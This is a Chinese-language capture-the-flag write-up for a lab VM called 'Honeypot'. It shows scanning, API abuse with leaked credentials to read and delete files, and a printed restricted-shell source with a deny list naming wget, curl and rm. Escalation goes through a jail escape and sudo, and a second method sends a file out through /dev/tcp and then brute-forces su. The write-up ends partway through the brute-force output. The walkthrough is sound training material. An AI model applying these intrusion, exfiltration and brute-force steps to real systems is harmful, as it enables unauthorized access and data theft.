Honeypot

靶机说明

QQ群:660930334

主机探测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[~]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-30 22:13 CST
Nmap scan report for 192.168.2.1
Host is up (0.00028s latency).
MAC Address: 0A:00:27:00:00:0A (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00023s latency).
MAC Address: 08:00:27:D8:AE:61 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.41
Host is up (0.00044s latency).
MAC Address: 08:00:27:CC:2D:7A (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.13 seconds

IP地址为:192.168.2.41

端口扫描

1、全端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[/tmp]
└─# nmap --min-rate 10000 -p- 192.168.2.41
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-30 22:14 CST
Nmap scan report for 192.168.2.41
Host is up (0.00046s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 08:00:27:CC:2D:7A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.10 seconds

开放端口:22和80

2、详细信息扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(root㉿kali)-[/tmp]
└─# nmap --min-rate 10000 -sT -sV -sC -O -p22,80 192.168.2.41
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-30 22:15 CST
Nmap scan report for 192.168.2.41
Host is up (0.00079s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open http Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Honeypot - \xE7\xBD\x91\xE7\xBB\x9C\xE5\xAE\x89\xE5\x85\xA8\xE8\xAF\xB1\xE6\x8D\x95\xE7\xB3\xBB\xE7\xBB\x9F
MAC Address: 08:00:27:CC:2D:7A (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.79 seconds

WEB渗透


访问80端口

1、目录扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
┌──(root㉿kali)-[/tmp]
└─# gobuster dir -u http://192.168.2.41 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,html,bak
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://192.168.2.41
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,html,bak
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php (Status: 403) [Size: 277]
/index.html (Status: 200) [Size: 35557]
/.html (Status: 403) [Size: 277]
/user.txt (Status: 200) [Size: 184]
/history.txt (Status: 200) [Size: 118]
/api (Status: 301) [Size: 310] [--> http://192.168.2.41/api/]
/.html (Status: 403) [Size: 277]
/.php (Status: 403) [Size: 277]
/server-status (Status: 403) [Size: 277]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================

发现目录user.txthistory.txtapi

访问user.txt,是常见的Linux用户名

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(root㉿kali)-[/tmp]
└─# curl http://192.168.2.41/user.txt
root
daemon
bin
sys
sync
games
man
lp
mail
news
uucp
proxy
www-data
backup
list
irc
gnats
nobody
_apt
systemd-timesync
systemd-network
systemd-resolve
systemd-coredump
messagebus
sshd

访问history.txt,提示一个root:toor

1
2
3
4
5
6
┌──(root㉿kali)-[/tmp]
└─# curl http://192.168.2.41/history.txt
root:toor
[2025-06-29 03:29:21] IN: sudo -l
[2025-06-29 03:29:21] IN: sudo -l
OUT: -bash: sudo -l: command not found


访问api,里面存在一个manage.php,尝试访问提示我们需要账号和密码,根据history.txt里面的提示,尝试进行登录,成功进入到页面,页面里面是一段json代码

2、JSON代码

额,丢到AI里面看看是什么意思

1
2
3
这段响应的核心含义是:客户端请求了一个系统不支持的操作(或参数不合法),导致错误;同时系统列出了所有可用的操作及其规则,帮助客户端调整请求以符合要求。常见错误原因可能是:
- 请求的 `action` 名称拼写错误或未在 `available_actions` 中定义;
- 操作需要的参数缺失或格式错误(如 `file_view` 的 `path` 不在允许目录内)。
  • process_list:列出所有正在运行的进程,无参数
  • file_delete :删除指定路径的文件(限制:路径必须在 /var/www/html/ 目录下),必选参数 path(文件路径)
  • file_view 查看指定路径文件的内容(限制:路径必须在 /var/www/html/ 目录下) 必选参数 path(文件路径)
  • directory_list:列出指定目录下的内容(文件/子目录),必选参数 path(目录路径)
  • find_files:在指定路径下按模式(如通配符)查找文件,必选参数 path(搜索路径)、pattern(匹配模式)
  • server_info:获取服务器的基础信息(如版本、配置等),无参数
  • auth_stats:获取认证相关的统计信息(如登录次数、失败尝试等),无参数
  • recent_logs :获取最近的API活动日志(如请求时间、操作类型、用户等),无参数
  • sys_info:获取系统综合信息(如CPU/内存/磁盘使用率、网络状态等),无参数


那直接构造一个可以执行的json请求
添加JSON的类型和结构体

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
GET /api/manage.php HTTP/1.1
Host: 192.168.2.41
Cache-Control: max-age=0
Authorization: Basic cm9vdDp0b29y
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
Content-Type: "application/json"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Length: 81

{
"action": "file_view",
"params": {
"path": "/etc/passwd"
}
}

访问/etc/passwd


后面一直在尝试构造请求,去读取相关的文件,但除了几个特定的文件外均不可进行读取

后面看了群主的WP视频,发现可以直接使用root:toor进行登录

1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kali)-[~]
└─# ssh root@192.168.2.41
_ _ _
| | | | ___ _ __ ___ _ _ _ __ ___ | |_
| |_| |/ _ \| '_ \ / _ \ | | | '_ \ / _ \| __|
| _ | (_) | | | | __/ |_| | |_) | (_) | |_
|_| |_|\___/|_| |_|\___|\__, | .__/ \___/ \__|
|___/|_|
root@192.168.2.41's password:
user@honeypot:/home/root# id
uid=1001(xxxx) gid=1001(xxxx) groups=1001(xxxx)

USER FALG

1
2
user@honeypot:/home/root# cat user.txt
flag{user-02a6dcfe-54a3-11f0-ae46-77faa154db7c}

提权

执行sudo -l,提示命令没有找到

1
2
user@honeypot:/home/root# sudo -l
-bash: sudo -l: command not found

方法一

/opt/目录下面找到一个jail_v1

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
user@honeypot:/opt# cat jail_v1
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>
#include <unistd.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <dirent.h>
#include <sys/utsname.h>
#include <pwd.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <errno.h>

#define LOG_PATH "/var/www/html/history.txt"
#define MAX_CMD_LEN 1024 // 修改宏名称避免冲突
#define MAX_OUTPUT 8192
#define MAX_PATH 256

FILE *logfile;
char current_dir[MAX_PATH] = "";

// 记录操作日志
void log_activity(const char *input, const char *output) {
if (!logfile) return;

time_t now = time(NULL);
struct tm *t = localtime(&now);
fprintf(logfile, "[%04d-%02d-%02d %02d:%02d:%02d] IN: %s\n",
t->tm_year + 1900, t->tm_mon + 1, t->tm_mday,
t->tm_hour, t->tm_min, t->tm_sec, input);

if (output && strlen(output) > 0) {
fprintf(logfile, "OUT: %s\n\n", output);
}
fflush(logfile);
}

// 检查命令是否被允许
int is_command_allowed(const char *command) {
const char *allowed[] = {
"ls", "cd", "cat", "pwd", "ps", "top", "free", "df",
"ifconfig", "ip", "whoami", "uname", "echo", "id",
"history", "help", "clear", "exit", "logout", NULL
};

for (int i = 0; allowed[i]; i++) {
if (strcmp(command, allowed[i]) == 0) {
return 1;
}
}
return 0;
}

// 检查命令是否试图修改文件系统
int is_file_modification_command(const char *command) {
const char *modifiers[] = {
">", ">>", "<", "|", "&", ";", "rm", "mv", "cp", "touch",
"mkdir", "chmod", "chown", "nano", "vi", "vim", ">", ">>",
"tee", "dd", "tar", "gzip", "zip", "unzip", "sed", "awk",
"find", "git", "svn", "wget", "curl", "scp", "rsync", NULL
};

for (int i = 0; modifiers[i]; i++) {
if (strstr(command, modifiers[i])) {
return 1;
}
}
return 0;
}

// 过滤输出中的xxxx敏感信息
void filter_xxxx_output(char *output) {
char *patterns[] = {
"xxxx", "xxxxx", "xxxxx", "xxxxxxxxx", "xxxxxxxx",
"/xxxx", "xxxxxxxxxxx", "xxxxxxxxxxxx", NULL
};

for (int i = 0; patterns[i]; i++) {
char *pos = output;
while ((pos = strstr(pos, patterns[i]))) {
memset(pos, 'x', strlen(patterns[i]));
pos += strlen(patterns[i]);
}
}
}

// 执行命令并获取输出
void execute_command(const char *input, char *output) {
// 检查命令是否被允许
char command_copy[MAX_CMD_LEN];
strncpy(command_copy, input, MAX_CMD_LEN);
char *first_token = strtok(command_copy, " ");

if (!first_token || !is_command_allowed(first_token)) {
snprintf(output, MAX_OUTPUT, "-bash: %s: command not found", input);
return;
}

// 检查文件修改操作
if (is_file_modification_command(input)) {
snprintf(output, MAX_OUTPUT, "-bash: %s: Permission denied", input);
return;
}

// 创建管道
int pipefd[2];
if (pipe(pipefd) == -1) {
snprintf(output, MAX_OUTPUT, "pipe error: %s", strerror(errno));
return;
}

pid_t pid = fork();
if (pid < 0) {
snprintf(output, MAX_OUTPUT, "fork error: %s", strerror(errno));
close(pipefd[0]);
close(pipefd[1]);
return;
}

if (pid == 0) { // 子进程
close(pipefd[0]); // 关闭读端

// 重定向标准输出和错误输出到管道
dup2(pipefd[1], STDOUT_FILENO);
dup2(pipefd[1], STDERR_FILENO);
close(pipefd[1]);

// 解析命令参数
char *args[64];
int i = 0;

char *token = strtok((char *)input, " ");
while (token != NULL && i < 63) {
args[i++] = token;
token = strtok(NULL, " ");
}
args[i] = NULL;

// 执行命令
execvp(args[0], args);

// 如果execvp失败
fprintf(stderr, "execvp failed: %s", strerror(errno));
exit(EXIT_FAILURE);
} else { // 父进程
close(pipefd[1]); // 关闭写端

// 读取命令输出
output[0] = '\0';
char buffer[256];
ssize_t count;

while ((count = read(pipefd[0], buffer, sizeof(buffer) - 1)) > 0) {
buffer[count] = '\0';
if (strlen(output) + count < MAX_OUTPUT - 1) {
strcat(output, buffer);
} else {
strncat(output, buffer, MAX_OUTPUT - strlen(output) - 1);
break;
}
}
close(pipefd[0]);

// 等待子进程结束
waitpid(pid, NULL, 0);

// 过滤xxxx敏感信息
filter_xxxx_output(output);
}
}

// 初始化日志文件
int init_logging() {
// 检查日志文件是否存在
if (access(LOG_PATH, F_OK) != 0) {
return 0;
}

// 确保日志目录存在
mkdir("/var/www", 0777);
mkdir("/var/www/html", 0777);

// 打开日志文件
logfile = fopen(LOG_PATH, "a");
if (logfile == NULL) {
return -1;
}

// 设置文件权限
chmod(LOG_PATH, 0644);
return 1;
}

// 启动真实的 shell
void launch_real_shell() {
printf("Warning: Log file not found, launching real shell environment\n");
printf("System maintenance mode activated\n");

// 执行真实的 shell
execl("/bin/sh", "sh", NULL);
exit(0);
}

int main() {
char input[MAX_CMD_LEN];
char output[MAX_OUTPUT];

// 初始化当前目录
if (getcwd(current_dir, sizeof(current_dir)) == NULL) {
strcpy(current_dir, "/");
}

// 初始化日志 - 检查文件是否存在
int log_status = init_logging();

// 如果日志文件不存在,启动真实 shell
if (log_status == 0) {
launch_real_shell();
return 0;
} else if (log_status == -1) {
fprintf(stderr, "Critical error: Failed to initialize logging system\n");
return 1;
}

// 清屏
printf("\033[H\033[J");

// 显示登录横幅
printf("Honeypot Terminal v2.0 - Restricted Environment\n");
printf("Last login: %s from 192.168.1.123\n", ctime(&(time_t){time(NULL) - 3600}));

// 主循环
while (1) {
// 打印提示符
printf("\033[1;32muser@honeypot\033[0m:\033[1;34m%s\033[0m# ",
strcmp(current_dir, "/xxxx") == 0 ? "~" : current_dir);
fflush(stdout);

// 读取用户输入
if (fgets(input, sizeof(input), stdin) == NULL) {
break;
}

// 移除换行符
input[strcspn(input, "\n")] = '\0';

// 跳过空输入
if (strlen(input) == 0) {
continue;
}

// 记录输入
log_activity(input, NULL);

// 特殊处理cd命令
if (strncmp(input, "cd", 2) == 0) {
char *path = strchr(input, ' ');
if (path) {
path++;
if (chdir(path) != 0) {
snprintf(output, MAX_OUTPUT, "bash: cd: %s: %s", path, strerror(errno));
} else {
getcwd(current_dir, sizeof(current_dir));
output[0] = '\0';
}
} else {
chdir("/");
getcwd(current_dir, sizeof(current_dir));
output[0] = '\0';
}
}
// 特殊处理exit/logout
else if (strcmp(input, "exit") == 0 || strcmp(input, "logout") == 0) {
strcpy(output, "logout");
printf("%s\n", output);
log_activity(input, output);
break;
}
// 特殊处理clear
else if (strcmp(input, "clear") == 0) {
printf("\033[H\033[J");
output[0] = '\0';
}
// 处理其他命令
else {
execute_command(input, output);
printf("%s\n", output);
}

// 记录输出
log_activity(input, output);
}

根据代码的注释,发现只要日志文件LOG_PATH不存在就会启动真实的SHELL
那么#define LOG_PATH "/var/www/html/history.txt",删除history.txt文件即可


重新构造一个JSON请求,去删除文件

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
GET /api/manage.php HTTP/1.1
Host: 192.168.2.41
Cache-Control: max-age=0
Authorization: Basic cm9vdDp0b29y
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
Content-Type: "application/json"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Length: 97

{
"action": "file_delete",
"params": {
"path": "/var/www/html/history.txt"
}
}

重新连接SSH

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
──(root㉿kali)-[~]
└─# ssh root@192.168.2.41
_ _ _
| | | | ___ _ __ ___ _ _ _ __ ___ | |_
| |_| |/ _ \| '_ \ / _ \ | | | '_ \ / _ \| __|
| _ | (_) | | | | __/ |_| | |_) | (_) | |_
|_| |_|\___/|_| |_|\___|\__, | .__/ \___/ \__|
|___/|_|
root@192.168.2.41's password:
Linux Honeypot 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun 30 10:47:00 2025 from 192.168.2.4
Warning: Log file not found, launching real shell environment
System maintenance mode activated
sh-5.0$ id
uid=1001(root) gid=1001(root) groups=1001(root)
sh-5.0$ bash
root@Honeypot:~$

再次执行sudo -l,发现不需要密码即可执行/bin/bash

1
2
3
4
5
6
7
root@Honeypot:~$ sudo -l
Matching Defaults entries for root on Honeypot:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User root may run the following commands on Honeypot:
(ALL : ALL) NOPASSWD: /usr/bin/bash
root@Honeypot:~$

直接执行,发现还没有变化

1
2
3
root@Honeypot:~$ sudo /bin/bash
root@Honeypot:~$ id
uid=1001(root) gid=1001(root) groups=1001(root)

由于bash是 root 的 ,而真正的root是toor,故需要对用户进行切换

1
2
3
root@Honeypot:~$ sudo -u toor /usr/bin/bash
toor@Honeypot:/home/root# id
uid=0(toor) gid=0(toor) groups=0(toor)

ROOT FLAG

cat root.txt
1
flag{root-771e84c4-5494-11f0-9a89-b70422752e89}

方法二

/var/backups里面有一个文件xqa.jpg
发送到自己的kali上面

1
root@Honeypot:/var/backups$ cat xqa.jpg > /dev/tcp/192.168.2.4/4444

kali:

1
2
3
4
┌──(root㉿kali)-[/tmp]
└─# nc -lvnp 4444 > 1.jpg
listening on [any] 4444 ...
connect to [192.168.2.4] from (UNKNOWN) [192.168.2.41] 43448

使用stegseek解密

1
2
3
4
5
6
7
┌──(root㉿kali)-[/tmp]
└─# stegseek 1.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: ""
[i] Original filename: "hello.zip".
[i] Extracting to "1.jpg.out".

解密出来两个文件

1
2
3
4
5
6
7
8
9
┌──(root㉿kali)-[/tmp]
└─# unzip -l 1.jpg.out
Archive: 1.jpg.out
Length Date Time Name
--------- ---------- ----- ----
168 2025-05-29 23:10 generate_by_username.sh
3605 2025-05-31 09:48 muban.key
--------- -------
3773 2 files

发现是生成的密码的脚本,直接进行生成

1
2
┌──(root㉿kali)-[/tmp]
└─# bash generate_by_username.sh toor > pass.txt

使用suForce进行爆破

1
2
3
4
5
6
7
8
9
10
11
12
13
14
root@Honeypot:~$ ./suForce -u toor -w pass.txt 
_____
___ _ _ | ___|__ _ __ ___ ___
/ __| | | || |_ / _ \| '__/ __/ _ \
\__ \ |_| || _| (_) | | | (_| __/
|___/\__,_||_| \___/|_| \___\___|
───────────────────────────────────
code: d4t4s3c version: v1.0.0
───────────────────────────────────
🎯 Username | toor
📖 Wordlist | pass.txt
